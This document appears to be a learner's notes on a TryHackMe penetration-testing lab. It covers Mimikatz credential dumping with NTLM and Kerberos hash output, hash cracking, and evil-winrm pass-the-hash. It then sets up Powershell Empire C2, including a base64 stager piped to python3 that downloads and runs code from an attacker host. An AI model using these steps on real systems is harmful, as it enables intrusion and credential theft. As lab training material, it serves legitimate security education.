NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Group used for deny only
BUILTIN\Users                                                 Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                        Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Remote Management Users                               Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                                          Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                                Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                    Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                              Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level                        Label            S-1-16-8192
*Evil-WinRM*

┌──(witty㉿kali)-[~/Downloads]
└─$ xfreerdp /v:10.200.81.150 /u:witty /p:IbelieveinGod +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share

Do you trust the above certificate? (Y/T/N) Y

Open cmd with administrator mode

Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>\\tsclient\share\mimikatz\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

676     {0;000003e7} 1 D 20175          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000d1a07} 2 F 1685541     GIT-SERV\witty  S-1-5-21-3335744492-1614955177-2693036043-1003  (15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 1749143     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 68b1608793104cca229de9f1dfb6fbae

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-1696O63F791Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
      aes128_hmac       (4096) : 503dd1f25a0baa75791854a6cfbcd402
      des_cbc_md5       (4096) : e3915234101c6b75

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-1696O63F791Administrator
    Credentials
      des_cbc_md5       : e3915234101c6b75


RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: c70854ba88fb4a9c56111facebdf3c36

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e389f51da73551518c3c2096c0720233

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1d916df8ca449782c73dbaeaa060e0785364cf17c18c7ff6c739ceb1d7fdf899
      aes128_hmac       (4096) : 33ee2dbd44efec4add81815442085ffb
      des_cbc_md5       (4096) : b6f1bac2346d9e2c

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : b6f1bac2346d9e2c


RID  : 000003e9 (1001)
User : Thomas
  Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 03126107c740a83797806c207553cef7

* Primary:Kerberos-Newer-Keys *
    Default Salt : GIT-SERVThomas
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 19e69e20a0be21ca1befdc0556b97733c6ac74292ab3be93515786d679de97fe
      aes128_hmac       (4096) : 1fa6575936e4baef3b69cd52ba16cc69
      des_cbc_md5       (4096) : e5add55e76751fbc
    OldCredentials
      aes256_hmac       (4096) : 9310bacdfd5d7d5a066adbb4b39bc8ad59134c3b6160d8cd0f6e89bec71d05d2
      aes128_hmac       (4096) : 959e87d2ba63409b31693e8c6d34eb55
      des_cbc_md5       (4096) : 7f16a47cef890b3b

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : GIT-SERVThomas
    Credentials
      des_cbc_md5       : e5add55e76751fbc
    OldCredentials
      des_cbc_md5       : 7f16a47cef890b3b


RID  : 000003ea (1002)
User : donhew
  Hash NTLM: 2ecd55dbcf1b489459692f5eb5f7f508

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : db5d6014a0b92f51749228899c3ae2ed

* Primary:Kerberos-Newer-Keys *
    Default Salt : GIT-SERVdonhew
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 7e85e9df1993efc5cf499ce052ef1e65615edfda2786f621f96740b4789ff5f4
      aes128_hmac       (4096) : 474e1cefeb459ad9ff9dd7976de113ce
      des_cbc_md5       (4096) : 3d01c8cd018c62a7

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : GIT-SERVdonhew
    Credentials
      des_cbc_md5       : 3d01c8cd018c62a7


RID  : 000003eb (1003)
User : witty
  Hash NTLM: f446108d1984d55d4ea703ce6a8dd3f8

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : d06438a5d7fe9e521d388485ca21e060

* Primary:Kerberos-Newer-Keys *
    Default Salt : GIT-SERVwitty
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9b09df68e786ce25be67b7694c0d432eb5e1b9a5f99dd25b79937fba0494f689
      aes128_hmac       (4096) : e28538c1c845df11c3003a8b47e943d2
      des_cbc_md5       (4096) : b68f76dcea04b662

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : GIT-SERVwitty
    Credentials
      des_cbc_md5       : b68f76dcea04b662

using crackstation NTLM pass i<3ruby

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.81.150

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
git-serv
Create an account on the target. Assign it to the Administrators and Remote Management Users groups.
Completed
Authenticate with WinRM -- make sure you can get a stable session on the target.
Completed
Authenticate with RDP, sharing a local copy of Mimikatz, then dump the password hashes for the users in the system.
![[Pasted image 20230612193458.png]]
What is the Administrator password hash?
37db630168e5f82aafa8461e05c6bbd1
What is the NTLM password hash for the user "Thomas"?
02d90eda8f6b6b06c32d5f207831101f
You won't be able to crack the Administratrator hash, but let's try cracking Thomas' password hash. Tools such as Hashcat or John the Ripper are versatile and good for most password cracking situations; however, the unsalted NTLM password hash we have in our possession can be cracked using a much simpler method.
Sites such as Crackstation perform password lookups. In other words, they store a huge database of password/hash combinations, meaning that they can take a hash and instantly look up the already cracked password.
Use Crackstation to break Thomas' hash!

Note: It should go without saying that you should never enter client password hashes into an online cracking tool in the real world. Crackstation is very good to quickly find the password in this context, however. Instead we would be more likely to crack the hashes locally using something like Hashcat -- or better yet, pass them over to a very powerful computer owned by our employers, designed to crack passwords quickly.
What is Thomas' password?
i<3ruby
In the real world this would be enough to obtain stable access; however, in our current environment, the new account will be deleted if the network is reset.
For this reason you are encouraged to to use the evil-winrm built-in pass-the-hash technique using the Administrator hash we looted.
To do this we use the -H switch instead of the -p switch we used before.
For example:
evil-winrm -u Administrator -H ADMIN_HASH -i IP

Completed
Task 22 Command and Control Introduction
Note: If you are using the AttackBox then you are advised to skip to Task 32. The way that Empire is installed in the AttackBox is not representative of the recommended method -- a necessary design choice which was made to accommodate other software running on the machine. If you are comfortable working with Docker (and changing the instructions in the following tasks to accommodate accordingly) then feel free to read on. Otherwise please skip to the next section.
So, we have a stable shell. What now?
With a foothold in a target network, we can start looking to bring what is known as a C2 (Command and Control) Framework into play. C2 Frameworks are used to consolidate an attacker's position within a network and simplify post-exploitation steps (privesc, AV evasion, pivoting, looting, covert network tactics, etc), as well as providing red teams with extensive collaboration features. There are many C2 Frameworks available. The most famous (and expensive) is likely Cobalt Strike; however, there are many others, including the .NET based Covenant, Merlin, Shadow, PoshC2, and many others. An excellent resource for finding (and filtering) C2 frameworks is The C2 Matrix, which provides a great list of the pros and cons of a huge number of frameworks.
We have a system shell on a Windows host, making this an ideal time to introduce the second of our three teaching topics: the C2 Framework "Empire".
Powershell Empire is, as the name suggests, a framework built primarily to attack Windows targets (although especially with the advent of dotnet core, more and more of the functionality may become usable in other systems). It provides a wide range of modules to take initial access to a network of devices, and turn it into something much bigger. In this section we will be looking at the principles of PS Empire, as well as how to use it (and its GUI interface: Starkiller) to improve our shell and perform post-exploitation techniques on the Git Server.
The Empire project was originally abandoned in early 2019; however, it was soon picked up by a company called BC-Security, who have maintained and improved it ever since. As such, there are actually two public versions of Empire -- the original (now very outdated), and the current BC-Security fork. Be careful to get the right one!
Note: this material was originally written for Empire 3.x, but has been updated in response to the release of Empire 4.x which has a very different way of operating. Make sure to use Empire 4.x if following along with these materials.
We will be looking into both Empire and its GUI extension: "Starkiller". Empire is the original CLI based framework but has now been split into a server mode and a client mode. Starkiller is a more recent addition to the toolbox, and can be used instead of (or as well as) the Empire client CLI program.
Answer the questions below
Read the introduction.
Completed
Task 23 Command and Control Empire: Installation
Starkiller and Empire (via Docker) are both already installed on the TryHackMe AttackBox, so if you are not using your own machine then you can skip this task.
That said, if we are using our own VM then we need to install both Empire and Starkiller before we use them. Ultimately it's up to you which you use; both will be covered in the tasks. Regardless, we need to install at least Empire.
In ages past this was a much more complicated process involving the Git repo and setup scripts. These days it's easiest to just use the apt repositories:
sudo apt install powershell-empire starkiller
With both installed, we now need to start an Empire server. This should stay running in the background whenever we want to use either the Empire Client or Starkiller:
sudo powershell-empire server
The server should now start:

It would be more common to have an Empire server running on a separate C2 server (usually hosted locally with cloud infrastructure linking back to receive inbound connections through). Multiple pentesters or red teamers would then be able to connect to a single central server.
This is entirely overkill for our uses here -- instead we will just run both the server and the client application(s) on the single Kali instance.
With the server started, let's get the Empire CLI Client working. You are welcome to skip this if you would prefer to work exclusively in Starkiller.
Starting the Empire CLI Client is as easy as:
powershell-empire client

With the server instance hosted locally this should connect automatically by default. If the Empire server was on a different machine then you would need to either change the connection information in the /usr/share/powershell-empire/empire/client/config.yaml file, or connect manually from the Empire CLI Client using connect HOSTNAME --username=USERNAME --password=PASSWORD.
Starkiller is an Electron app which works by connecting to the REST API exposed by the Empire server
With an Empire server running, we can start Starkiller by executing "starkiller" in a new terminal window:

From here we need to sign into the REST API we deployed previously. By default this runs on https://localhost:1337, with a username of empireadmin and a password of password123:

Answer the questions below
sudo powershell-empire server

http://localhost:1337/index.html

empireadmin:password123
Install and execute Empire/Starkiller
Completed
Task 24 Command and Control Empire: Overview
Powershell Empire has several major sections to it, which we will be covering in the upcoming tasks.
-
Listeners are fairly self-explanatory. They listen for a connection and facilitate further exploitation
-
Stagers are essentially payloads generated by Empire to create a robust reverse shell in conjunction with a listener. They are the delivery mechanism for agents
-
Agents are the equivalent of a Metasploit "Session". They are connections to compromised targets, and allow an attacker to further interact with the system
-
Modules are used to in conjunction with agents to perform further exploitation. For example, they can work through an existing agent to dump the password hashes from the server
Empire also allows us to add in custom plugins which extend the functionality of the framework in various ways; however, we will not be covering this in the upcoming content.
In addition to these practical applications of the framework, it also has a nifty credential storage facility, automatically storing any found creds in a local database, plus many other neat features! Many of these extra features (such as the messaging functionality) are tailored for teams attacking a target; we will not be covering these collaborative features in much detail, but you are encouraged to look at them for yourself!
There is a problem though. As established previously, our target (the Git Server) does not have the ability to connect directly to our attacking machine. Due to how Empire handles pivoting, we will need to set up a special kind of listener, so before we do that, we will learn the "normal" process for setting up Empire and Starkiller using the already compromised Webserver as a target. Once we have a handle on how Empire operates, we will switch focus to our primary target: the Git Server.
In each of the following tasks, we will cover the relative section in both the Empire CLI and the Starkiller GUI. You are welcome to pick whichever one you prefer -- or follow along with both!
Let's set up our first listener!
Answer the questions below
Read the overview
Question Done
Can we get an agent back from the git server directly (Aye/Nay)?
Nay
Task 25 Command and Control Empire: Listeners
Listeners in Empire are used to receive connections from stagers (which we'll look at in the next task). The default listener is the HTTP listener. This is what we will be using here, although there are many others available. It's worth noting that a single listener can be used more than once -- they do not die after their first usage.
Let's start by setting up a listener in the Empire CLI Client.
Having started the client, we are met with the following menu:
To select a listener we would use the uselistener command. To see all available listeners, type uselistener (making sure to include the space at the end!) -- this should bring up a dropdown menu of available listeners:

When you've picked a listener, type uselistener LISTENER and press enter to select it; alternatively, the up and down arrow keys can also be used to traverse the dropdown, with the chosen listener again being selected by pressing enter. Here we will be using the http listener (the most common kind), so we use uselistener http:

This brings up a huge table of options for the listener. If we need to see an updated copy of this table (having set options, for example), we can access it again with the options command when in the context of the listener.
The syntax for setting options is identical to the Metasploit module options syntax -- set OPTION VALUE. Once again, a dropdown will appear showing us the available options after we type set .
Set a new name for the listener. This allows us to easily identify it later -- especially if we have several open. It is not essential, however, and can be left at the default http if preferred.
That said, some options must be set. At a bare minimum we must set the host (to our own IP address) and port:

Bear in mind that option names are case sensitive in Empire.
Many of the other options presented here are extremely useful, so it's well worth learning what they do and how they can be applied.
With the required options set, we can start the listener with: execute. We can then exit out of this menu using back, or exit to the main menu with main.
To view our active listeners we can type listeners then press enter:

When we want to stop a listener, we can use kill LISTENER_NAME to do so -- a dropdown menu with our active listeners will once again appear to assist.
We have a listener in the Empire CLI; now let's do the same thing in Starkiller!
When we first launched Starkiller, we were placed automatically in the Listeners menu:

The process of creating a listener with the GUI is very intuitive. Click the "Create " button.
In the menu that pops up, set the Type to http, the same as with the Empire Listener we created before. Several new options will appear:

Notice that these options are identical to those we saw earlier in the CLI version.
Once again, set the Name, Host, and Port for the listener (make sure to use a different port from previously if you already have an Empire listener started!):

With the options set, click "Submit" at the top of the page, then go back to the Listeners menu by clicking on "Listeners" at the top left of the page. Back on the main Listeners page you will see your created listener!

Note: if you also have a listener set up in Empire, this will also show up here.
Answer the questions below
Start a listener in Empire and/or Starkiller
Completed
Task 26 Command and Control Empire: Stagers
Stagers are Empire's payloads. They are used to connect back to waiting listeners, creating an agent when executed.
We can generate stagers in either Empire CLI or Starkiller. In most cases these will be given as script files to be uploaded to the target and executed. Empire gives us a huge range of options for creating and obfuscating stagers for AV evasion; however, we will not be going into a lot of detail about these here.
Let's first look at generating stagers in the Empire CLI application.
From the main Empire prompt, type usestager (including the space!) to get a list of available stagers in a dropdown menu.
There are a variety of options here. When in doubt, multi/launcher is often a good bet. In this case, let's go for multi/bash (usestager multi/bash):

As with listeners, we set options with set OPTION VALUE. There are many options here, but the only thing we need do is set the listener to the name of the listener we created in the previous task, then tell Empire to execute, creating the stager in our /tmp directory:

We now need to get the stager to the target and executed, but that is a job for later on. In the meantime we can save the stager into a file on our own attacking machine then once again exit out of the stager menu with back.
Not unexpectedly, the process for generating stagers with Starkiller is almost identical.
First we switch over to the Stagers menu on the left hand side of the interface:

From here we click "Create" and once again select multi/bash.
We select the Listener we created in the previous task, then click submit, leaving the other options at their default values:

This brings us back to the stagers main menu where we are given the option to copy the stager to the clipboard by clicking on the "Actions" dropdown and selecting "Copy to Clipboard":

Once again we would now have to execute this on the target.
Answer the questions below
Using your choice of Empire CLI or Starkiller, generate a multi/bash stager and save it as a file on your own disk.
Question Done
Bonus Question (Optional): Read through the code in the script and see if you can decipher what it is doing. You will need to decode the payload from Base64 before doing so.
Completed
Task 27 Command and Control Empire: Agents
Now that we've started a listener and created a stager, it's time to put them together to get an agent!
We've been building up towards getting an agent on the compromised webserver, so let's do that now.
The process for this is identical whether we are using Starkiller or Empire Client. We need to get the file to the target and executed.
There are a variety of ways we could do this. The simplest would simply be to use your preferred CLI text editor to create a file on the target, copy and paste the script in, then execute it. If using this method, please do it in the /tmp directory and follow the FILENAME-USERNAME.sh naming convention. We could also use something called a here-document to execute the entire script without ever writing it to the disk.
That said, this is overkill. If we read through the script we can see that it is in three main parts:

- In the green square we have the shebang. This tells the shell which interpreter to run the script under. In this case the script would be run using
/bin/bash - The red square contains the payload itself. This is the section we're interested in
- The blue square contains post processing commands. Specifically these two lines tell the script to delete itself then exit
Knowing this, we can just copy everything in the red square then execute it in a terminal on the target:

This results in an agent being received by our waiting listener.
In the Empire CLI receiving a listener looks something like this:

We can then type agents and hit enter to see a full list of available agents:

To interact with an agent, we use interact AGENT_NAME -- as per usual a dropdown with autocompletes will assist us here. This puts us into the context of the agent. We can view the full list of available commands with help:

Note that this menu will change depending on the stager we used.
When we have finished with our agent we use back to switch context back to the agents menu. This doesn't destroy the agent, however. If we did want to kill our agent, we would do it with kill AGENT_NAME:

We can also rename agents using the command: rename AGENT_NAME NEW_AGENT_NAME.
To interact with agents In Starkiller we go to the Agents tab on the left hand side of the screen:

Here we will see that our agent has checked in!

To interact with an agent in Starkiller we can either click on its name, or click on the "pop out" button in the actions menu.
This results in a menu which gives us access to a variety of amazing features, including the ability to execute modules (more on these soon), execute commands in an interactive shell, browse the file system, and much more. Be sure to play around with this before moving on!

To delete agents in Starkiller we can use either the trashcan icon in the pop-out agent Window, or the kill button in the action menu for the agent back in the Agents tab of Starkiller.
Answer the questions below
┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i wreath_idrsa root@10.200.81.200
[root@prod-serv ~]# echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5czsKaW1wb3J0IHJlLCBzdWJwcm9jZXNzOwpjbWQgPSAicHMgLWVmIHwgZ3JlcCBMaXR0bGVcIFNuaXRjaCB8IGdyZXAgLXYgZ3JlcCIKcHMgPSBzdWJwcm9jZXNzLlBvcGVuKGNtZCwgc2hlbGw9VHJ1ZSwgc3Rkb3V0PXN1YnByb2Nlc3MuUElQRSwgc3RkZXJyPXN1YnByb2Nlc3MuUElQRSkKb3V0LCBlcnIgPSBwcy5jb21tdW5pY2F0ZSgpOwppZiByZS5zZWFyY2goIkxpdHRsZSBTbml0Y2giLCBvdXQuZGVjb2RlKCdVVEYtOCcpKToKICAgc3lzLmV4aXQoKTsKCmltcG9ydCB1cmxsaWIucmVxdWVzdDsKVUE9J01vemlsbGEvNS4wIChXaW5kb3dzIE5UIDYuMTsgV09XNjQ7IFRyaWRlbnQvNy4wOyBydjoxMS4wKSBsaWtlIEdlY2tvJztzZXJ2ZXI9J2h0dHA6Ly8xMC41MC44Mi43NDoxMzM1Jzt0PScvYWRtaW4vZ2V0LnBocCc7CnJlcT11cmxsaWIucmVxdWVzdC5SZXF1ZXN0KHNlcnZlcit0KTsKcHJveHkgPSB1cmxsaWIucmVxdWVzdC5Qcm94eUhhbmRsZXIoKTsKbyA9IHVybGxpYi5yZXF1ZXN0LmJ1aWxkX29wZW5lcihwcm94eSk7Cm8uYWRkaGVhZGVycz1bKCdVc2VyLUFnZW50JyxVQSksICgiQ29va2llIiwgInNlc3Npb249Z0FyOTcxZzI1ZTVKdUJGeGh3RGxsN0w0OFZ3PSIpXTsKdXJsbGliLnJlcXVlc3QuaW5zdGFsbF9vcGVuZXIobyk7CmE9dXJsbGliLnJlcXVlc3QudXJsb3BlbihyZXEpLnJlYWQoKTsKSVY9YVswOjRdOwpkYXRhPWFbNDpdOwprZXk9SVYrJyElXUtKMHNUYmFDN0BXfU5NKiNrbi1RaGdfVmQpWEJEJy5lbmNvZGUoJ1VURi04Jyk7ClMsaixvdXQ9bGlzdChyYW5nZSgyNTYpKSwwLFtdOwpmb3IgaSBpbiBsaXN0KHJhbmdlKDI1NikpOgogICAgaj0oaitTW2ldK2tleVtpJWxlbihrZXkpXSklMjU2OwogICAgU1tpXSxTW2pdPVNbal0sU1tpXTsKaT1qPTA7CmZvciBjaGFyIGluIGRhdGE6CiAgICBpPShpKzEpJTI1NjsKICAgIGo9KGorU1tpXSklMjU2OwogICAgU1tpXSxTW2pdPVNbal0sU1tpXTsKICAgIG91dC5hcHBlbmQoY2hyKGNoYXJeU1soU1tpXStTW2pdKSUyNTZdKSk7CmV4ZWMoJycuam9pbihvdXQpKTs='));" | python3 &
[1] 2034
Using the help command for guidance: in Empire CLI, how would we run the whoami command inside an agent?
shell whoami
We have now covered the basics of Empire, with the exception of modules, which we will look at after getting an agent back from the Git Server.
Kill your agents on the webserver then let's look at proxying Empire agents!
Completed
### Task 28 Command and Control Empire: Hop Listeners
As mentioned previously, Empire agents can't be proxied with a socat relay or any equivalent redirects; but there must be a way to get an agent back from a target with no outbound access, right?
The answer is yes. We use something called a Hop Listener.
Hop Listeners create what looks like a regular listener in our list of listeners (like the http listener we used before); however, rather than opening a port to receive a connection, hop listeners create files to be copied across to the compromised "jump" server and served from there. These files contain instructions to connect back to a normal (usually HTTP) listener on our attacking machine. As such, the hop listener in the listeners menu can be thought of as more of a placeholder -- a reference to be used when generating stagers.
If this doesn't make much sense just now, don't worry! Hopefully it will once we have worked through an example.
The hop listener we will be working with is the most common kind: the http_hop listener.
When created, this will create a set of .php files which must be uploaded to the jumpserver (our compromised webserver) and served by a HTTP server. Under normal circumstances this would be a trivial task as the compromised server already has a webserver running; however, out of courtesy to anyone else attempting the network, we will not be using the installed webserver.
Let's first look at starting the listener in Empire CLI.
Switch into the context of the listener using uselistener http_hop from the main Empire menu (you may need to use back a few times to get out of any agents, etc). There are a few options we're interested in here:

Specifically we need:-
-
A RedirectListener -- this is a regular listener to forward any received agents to. Think of the hop listener as being something like a relay on the compromised server; we still need to catch it with something! You could use the listener you set up earlier for this, or create an entirely new HTTP listener using the same steps we used earlier. Make sure that this matches up with the name of an already active listener though!
-
A Host -- the IP of the compromised webserver (
.200). -
A Port -- this is the port which will be used for the webserver hosting our hop files. Pick a random port here (above 15000), but remember it!
When filled in, our options should look something like this:

As shown in the screenshot, we then once again use execute to start the listener.
This will have written a variety of files into a new http_hop directory in /tmp of our attacking machine. We will need to replicate this file structure on our jump server (the compromised .200 webserver) when we serve the files. Notice that these files (news.php, admin/get.php, and login/process.php) would not look out of place amongst genuine web application files -- and indeed could easily be discretely merged into an existing webapp.
Let's look at setting up a http_hop listener in Starkiller.
By this stage you should be fairly familiar with this process, so we will go through this quickly.
Switch back to the Listeners menu in Starkiller using the menu at the left-hand side of the screen:

Create a new listener and choose "http_hop" for the type. We then fill in the options much like with the Empire CLI Client:

Again, we set the Host (.200), Port, and RedirectListener.
Note: if you also have a Hop Listener set up using the Empire CLI then you should also change the OutFolder to avoid overwriting the previously generated files.
Click "Submit", and the listener starts!
Answer the questions below
Create a http_hop listener in Empire CLI and/or Starkiller.
Completed
Task 30 Command and Control Empire: Modules
As mentioned previously, modules are used to perform various tasks on a compromised target, through an active Empire agent. For example, we could use Mimikatz through its Empire module to dump various secrets from the target.
As per usual, let's look at loading modules in both Empire CLI and Starkiller.
Starting with Empire CLI:
Inside the context of an agent, type usemodule. As expected, this will show a dropdown with a huge list of modules which can be loaded into the agent for execution.
It doesn't really matter here as we already have full access to the target, but for the sake of learning, let's try loading in the Sherlock Empire module. This checks for potential privilege escalation vectors on the target.
usemodule powershell/privesc/sherlock

As previously, we can use options to get information about the module after loading it in.
This module requires one option to be set: the Agent value. This is already set for us here; however, if it was incorrect or there was no option set already then we could set it using the command: set Agent AGENT_NAME, (the same syntax as in previous parts of the framework).
We start the module using the usual execute command. The module will then run as a background job, returning the results when it completes.

If we know approximately what we want to do, but don't know the exact path to a module, we can just type usemodule NAME_OF_MODULE and it should come up in the dropdown menu:

Now let's do the same thing in Starkiller.
First we switch over to the modules menu:

In the top right corner we can search for our desired module. Let's search for the Sherlock module again:

Select the module by clicking on its name.
From here we click on the Agents menu, then select the agent(s) to use the module through:

Click Submit to run the module!
To view the results we need to switch over to the "Reporting" section of the main menu on the left side of the window:

From here we can see the task we just ran, showing the Agent in use, the event type, command, user, and a timestamp.

Clicking on the dropdown arrow to the left of the task gives the task results:

Answer the questions below
Read the above information and try to experiment with the Empire Modules available.
Completed
Task 31 Command and Control Empire: Interactive Shell
The interactive shell was a new feature in Empire 4.0. It effectively allows you to access a traditional pseudo-command shell from within Starkiller or the Empire CLI Client. This can be used to execute PowerShell commands, as you would in a Powershell reverse shell.
To access the interactive shell in the Empire CLI Client, we can use the shell command from within the context of an agent:

In Starkiller this is even easier as the shell can be found directly in the Agent interaction interface:

Whilst not quite as "familiar" as the command line shell, this gives us the exact same access.
Answer the questions below
Find and use the interactive shell in both the Empire CLI Client and in Starkiller.
Completed
Task 32 Command and Control Conclusion
We have now covered the fundamentals of working with a command and control framework. Empire is significantly more extensive than the basics we have looked at in the time and space available here, so it's well worth doing some more research on it in your own time!
The overarching take-aways from this section are:
- C2 Frameworks are used to consolidate access to a compromised machine, as well as streamline post-exploitation attempts
- There are many C2 Frameworks available, so look into which ones work best for your use case
- Empire is a good choice as a relatively well-rounded, open source C2 framework
- Empire is still in active development, with upgrades and new features being released frequently
- Starkiller is a GUI front-end for Empire which makes collaboration using the framework very easy
This has very much been a whistle-stop tour of both the Empire framework and the topic in general, but hopefully it has been useful nonetheless.
Answer the questions below
Read the C2 Conclusion
Completed
[Bonus Exercise] Try working through this section again, using a different C2 Framework of your choice. You can use the C2 matrix to help with this.
Completed
Task 33 Personal PC Enumeration
We will soon be moving on to the final teaching point of this network: Anti-virus evasion techniques.
Before we can do that, however, we first need to scope out the final target!
We know from the briefing that this target is likely to be the other Windows machine on the network. By process of elimination we can tell that this is Thomas' PC which he told us has antivirus software installed. If we're very lucky it will be out of date though!
As always, we need to enumerate the target before we can do anything else, but how can we do this from a compromised Windows host? As mentioned way back in the Pivoting Enumeration task, Nmap won't work on Windows unless it's been properly installed on the target. Scanning through one proxy is bad, but at this point we'd be scanning through two proxies, which would be unbearable. We could write a tool to do it for us, but let's leave that for the time being (there will be more than enough coding in the upcoming section as it is!). Instead, let's look closer to home and ask one burning question:
How do Empire Modules work?
For the most part Empire modules are quite literally just scripts (usually in PowerShell) that are executed by the framework through an active agent. In other words, these are just PowerShell scripts, and we have PowerShell access to the target.
For the sake of learning, let's upload the Empire Port Scanning script and execute it manually on the target.
In our current situation (on an isolated target, communicating through a jumpserver), under normal circumstances uploading tools manually would usually be something of a chore -- think relays and webservers. Fortunately evil-winrm gives us several easy options for transferring and including tools.
Upload/Download:
The first option available to us is the in-built Upload/Download feature built into the tool. From within evil-winrm we can use upload LOCAL_FILEPATH REMOTE_FILEPATH to upload files to the target. Conversely, we can use download REMOTE_FILEPATH LOCAL_FILEPATH to download files back from the target. These could come in handy if we, say, wanted to upload a tool to the target, save the results from running it to a log file, then download the log file back to our attacking machine for storage. In both instances if we miss out the destination filepath (e.g. the remote filepath on upload, or the local filepath on download), the tool will be uploaded into our current working directory.
For example:

In this example we upload an example tool (nc.exe) to C:\Windows\Temp, we then create a new file (demo.txt) and download it to the current working directory. Note that in the real world using the C:\Windows\Temp directory is often a bad idea as it's flagged as a common location for hackers to upload tools. In this case we are using it to keep the box neat and tidy for other users.
Local Scripts:
Uploading tools is all well and good, but if the tool happens to be a PowerShell script then there is another (even more convenient) method. If you check the help menu for evil-winrm, you will see an interesting -s option. This allows us to specify a local directory containing PowerShell scripts -- these scripts will be made accessible for us to import directly into memory using our evil-winrm session (meaning they don't need to touch the disk at all). For example, if we happened to have our scripts located at /opt/scripts, we could include them in the connection with:
evil-winrm -u USERNAME -p PASSWORD -i IP -s /opt/scripts
Let's use this option to include the Empire Portscan module.
